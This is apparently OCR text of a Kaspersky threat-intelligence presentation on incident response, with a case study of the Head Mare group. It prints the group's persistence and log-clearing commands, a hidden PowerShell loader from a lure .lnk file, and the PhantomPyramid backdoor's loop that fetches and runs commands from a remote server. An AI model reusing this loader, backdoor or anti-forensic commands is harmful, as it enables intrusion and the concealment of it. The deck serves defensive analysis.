Реагирование на инциденты на основе киберразведки

Alexander Kirichenko
Senior Threat Intelligence Analyst

Gleb Ivanov
Target Attack Research Team Lead

kaspersky

#WhoWeAre

Alexander Kirichenko

- Senior Threat Intelligence Analyst
- Ex- SOC Analyst “Kaspersky”
- Ex- SOC Analyst “Informzashita”
- Security researcher
- Threat Hunter
- linkedin.com/in/alexander-kirichenko/
- https://t.me/N01rX


Gleb Ivanov

- Target Attack Research Team Lead
- Ex-Senior SOC Researcher “Kaspersky”
- Ex- SOC Analyst “Kaspersky”
- Ex- SOC Analyst “Informzashita”
- Threat Hunter
- linkedin.com/in/ivanov-gleb/
- https://t.me/BlureL

Agenda

1. Intelligence & Response Cycles
2. Head Mare
3. Расследование инцидента
4. F3EAD

Intelligence Driven Incident Response



Intelligence Cycle

Direction — это процесс установления вопроса, на который должна ответить разведка. Этот вопрос может быть получен из внешнего источника, разработан самой разведывательной группой или разработан заинтересованными сторонами и разведывательной группой

Collection - Сбор данных — это широкомасштабное мероприятие, которое должно быть сосредоточено на сборе как можно большего количества данных из множества источников.


Processing - Обработка, необходимая для того, чтобы сделать данные пригодными к использованию. Обработка состоит из нормализации, индексации, перевода, обогащения, фильтрации, приоритизации, визуализации.

Analysis - Анализ стремится ответить на вопросы, которые были определены на этапе направления. В анализе разведданных собранные данные характеризуются и рассматриваются в сравнении с другими доступными данными, и проводится оценка их значений и последствий.

Dissemination - Распространение сгенерировало реальные разведданные, контекстуализированный ответ на вопрос, поставленный на этапе направления

Feedback - На этапе обратной связи задается вопрос, успешно ли сформированные разведданные отвечает указанию или нет.

Incident-Response Cycle



Preparation - Подготовка — это шанс для защитника опередить атакующего, развернув новые системы обнаружения, создав и обновив сигнатуры и поняв базовую системную и сетевую активность. Подготовка состоит из мониторинга, укрепления, процесса и документирования, практики

Identification - это момент, когда обороняющийся обнаруживает присутствие нападающего, воздействующего на его среду.


Containment - это первоначальные попытки смягчить действия злоумышленника, остановив их в краткосрочной перспективе и подготовив долгосрочный ответ. Эти краткосрочные ответы не могут сделать атаку невозможной, но они резко снижают способность злоумышленника продолжать достигать своих целей.

Eradication - состоит из долгосрочных мер по смягчению последствий, призванных навсегда удержать нападающего (в отличие от временных мер на этапе сдерживания). Эти действия должны быть хорошо продуманы и могут потребовать значительного количества времени и ресурсов для развертывания

Recovery - это процесс возвращения в состояние без инцидента. В некотором смысле восстановление происходит не столько от самой атаки, сколько от действий, предпринятых респондентами инцидента.

Lessons Learned - оценивает работу команды на каждом этапе

Head Mare



Head Mare: приключения единорога в России и Беларуси

Совместные атаки Head Mare и Twelve на российские организации

Заявка от Head Mare: новая целевая рассылка с бэкдором PhantomPyramid

← Back to Actors

Head Mare

Crimeware


ID: A0187


CVEs: CVE-2023-38831 CVE-2021-27065

Tactic	Techniques	Details	Severity
TA0001 Initial Access	T1566.001 Spearphishing Attachment	Head Mare has used spearphishing emails with an attachment to deliver files with the PhantomCore and PhantomDL malwares.	Low
TA0001 Initial Access	T1199 Trusted Relationship	Head Mare gained access to the victim's infrastructure by compromising a contractor.	High
TA0001 Initial Access	T1078 Valid Accounts	Head Mare used the credentials of a trusted organization.	Medium
TA0002 Execution	T1059.001 PowerShell	Head Mare has used the cmdlet Get-ScheduledTask: Get-ScheduledTask -TaskName "WindowsCore"	Low
TA0002 Execution	T1059.003 Windows Command Shell	Head Mare has used Windows Command Shell to execute various commands: "cmd /c "cd /d $selfpath && whoami" "cmd /c "reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v \"Microsof... >>	Medium
TA0002 Execution	T1203 Exploitation for Client Execution	Head Mare has used exploit CVE-2023-38831 for WinRAR for executing malware.	Medium
TA0002 Execution	T1106 Native API	Head Mare has used the Windows API function NetGetJoinInformation, which retrieves join status information for the specified computer.	Low
TA0002 Execution	T1053.005 Scheduled Task	Head Mare has used scheduled tasks to execute malware on victim systems as a SYSTEM: schtasks /create /tn \"MicrosoftUpdateCore\" /tr \"$appdata\Microsoft\Windows\srvhost.exe\" /sc ONLOGON /r... >>	Medium
TA0002 Execution	T1204.002 Malicious File	Head Mare has used malicious e-mail attachments to lure victims into executing malware. "Расчетная_ведомость_ТН76_309_от_05_07_2024.rar", "Возврат средств реквизиты.rar", "Счет-Фактура.rar", "... >>	Low
TA0003 Persistence	T1547.001 Registry Run Keys / Startup Folder	Head Mare has used "reg add" to add PhantomCore to the Registry Run key for persistence: reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v \"MicrosoftUpdateCoree\" /t REG_SZ /d \"$... >>	Medium
TA0003 Persistence	T1136.001 Local Account	Head Mare created a local privileged account, which then was used for RDP connection to the compromised host.	Medium
TA0003 Persistence	T1543.003 Windows Service	Head Mare established persistence was also achieved by installing a tunnelling tool as a system service with autorun parameters.	Medium
TA0003 Persistence	T1053.005 Scheduled Task	Head Mare has used scheduled tasks to persist malware on the victim systems: schtasks /create /tn \"MicrosoftUpdateCore\" /tr \"$appdata\Microsoft\Windows\srvhost.exe\" /sc ONLOGON	Low
TA0004 Privilege Escalation	T1078.002 Domain Accounts	Head Mare used existing compromised domain accounts, connecting, for example, via RDP from the contractors' infrastructure	High
TA0004 Privilege Escalation	T1078.003 Local Accounts	The attackers used previously created local accounts, having received data from the LAPS service using the ADRecon utility. Directory with the downloaded accounts: \CSV-Files\LAPS.csv	Medium
TA0005 Defense Evasion	T1140 Deobfuscate/Decode Files or Information	Head Mare obfuscated malicious payloads.	Medium
TA0005 Defense Evasion	T1070.001 Clear Windows Event Logs	Head Mare cleared Windows event logs via PowerShell: wevtutil cl security, wevtutil cl application, wevtutil cl system, Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }	High
TA0005 Defense Evasion	T1070.004 File Deletion	Head Mare removed some of the utilized files.	High
TA0005 Defense Evasion	T1036.004 Masquerade Task or Service	Head Mare has used a task name associated with legitimate Microsoft task name: "MicrosoftUpdateCore" and "MicrosoftUpdateCoree"	Low
TA0005 Defense Evasion	T1036.005 Match Legitimate Name or Location	Head Mare has used the LockBit ransomware named OneDrive.exe and VLC.exe and various tools also named similar to the legitimate ones and located in the legitimate or similar paths: C:\Windows\system... >>	Medium

Total: 52

Initial Access


C:\Users\ilV34\Downloads\Заявка_ГУВ_5_03Д.zip\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
C:\Users\ilV34\Downloads\Заявка_ГУВ_5_03Д.zip\
Name Size Packed Size Modified Created Accessed Attributes Encrypted Comme
Заявка_ГУВ_5_03Д.pdf.lnk 1 811 673 2025-03-11 10:18 +
0 / 1 object(s) selected



Location: powershell (C:\Windows\System32\WindowsPowerShell\v1.

г. Москва,

«27» января 20 25 г. № _____

На № _____

ЗАЯВКА № 5

на выполнение работ в соответствии с Государственным контрактом от 12 апреля 2022 г. № _____ «Поддержание в работоспособном состоянии изделия _____ для нужд _____ Российской Федерации в 2022-2023 годах» от «27» января 2025 г.

В целях поддержания в работоспособном состоянии технических средств изделия _____, зав. № _____ 2019 года выпуска, находящихся в эксплуатации в _____, прошу Вас направить специалистов для проведения дефектации и ремонтно-восстановительных работ на следующем оборудовании:

№ п/п	Наименование (модель) технического средства	Заводской (серийный) номер	Номер кабинета	Предполагаемая неисправность
1.	Рабочая станция _____	_____	_____	Неисправен системный блок

Контактные данные для организации взаимодействия: _____

Начальник отдела связи и автоматизированных систем управления (_____)

С уважением,

```
powershell.exe -WindowStyle hidden -c "$r=$(Get-Location).Path + '\Заявка_[REDACTED]_5_03Д.zip';

if(Test-Path $r) {
    cmd.exe /c start /B $r;
} else {
    $f=$(Get-ChildItem -Path '%userprofile%' -Recurse -Filter 'Заявка_[REDACTED]_5_03Д.zip' | Select-Object -First 1);
    if($f) {
            $r=$f.FullName; cmd.exe /c start /B $f.FullName;
    };
};
if(-Not (Test-Path $r)) {
    $r=$(Get-ChildItem -Path '%temp%' -Recurse -Filter
        "Заявка_[REDACTED]_5_03Д.zip" | Select-Object -First 1).FullName;
};
[System.IO.File]::WriteAllBytes(
    [System.IO.Path]::Combine('%temp%','Заявка_[REDACTED]_5_03Д.pdf'),
    ([System.IO.File]::ReadAllBytes($r) | Select-Object -Skip 7166046 -First 14710
);
Start-Process -FilePath $([System.IO.Path]::Combine('%temp%', 'Заявка_[REDACTED]_5
```

PowerShell .lnk

```
def main_loop():
    while True:
        try:
            response = requests.get(f"http://{SERVER_IP}:80/task?uid={uid}", timeout=5)
            if response.status_code == 200:
                task = response.json().get("task")
                if task:
                    print(f"Received task: {task}")
                    use_popen = "process" in task
                    if use_popen:
                        task = task.replace("process ", "", 1)
                    result = execute_task(task, use_popen)
                    print(f"Execution result: {result}")
                    submit_result(result)
                    print("Task completed. Waiting for new instructions ... ")
                else:
                    print("No new task.")
            else:
                print("Failed to get task. Code: ", response.status_code)
        except requests.exceptions.RequestException as e:
            try:
                print(f"Connection error with server. Retrying in {TIME_WAIT} seconds ... ")
            finally:
                e = None
                del e

        except Exception as e:
            try:
                print(f"Unknown error when getting task: {e}. Retrying in {TIME_WAIT} seconds ... ")
            finally:
                e = None
                del e
        else:
            time.sleep(TIME_WAIT)
```

Backdoor PhantomPyramid

Алерты ›
Execution of bad file that was recently blocked by KSMG Назначен

Уровень важности: Критический Назначить: Закрыть алерт Создать инцидент Привязать

Kaspersky Anti Targeted Attack Platform

- Dashboard
- Alerts 45
- Network traffic events
- Threat Hunting
- Tasks
- Prevention
- Custom rules
- Storage
- Assets
- Network map
- Risks and anomalies
- Reports
- Logs
- Settings
- Sensor servers

All alerts › Alert #5283 › Sandbox scan results

New p

Win10_x64

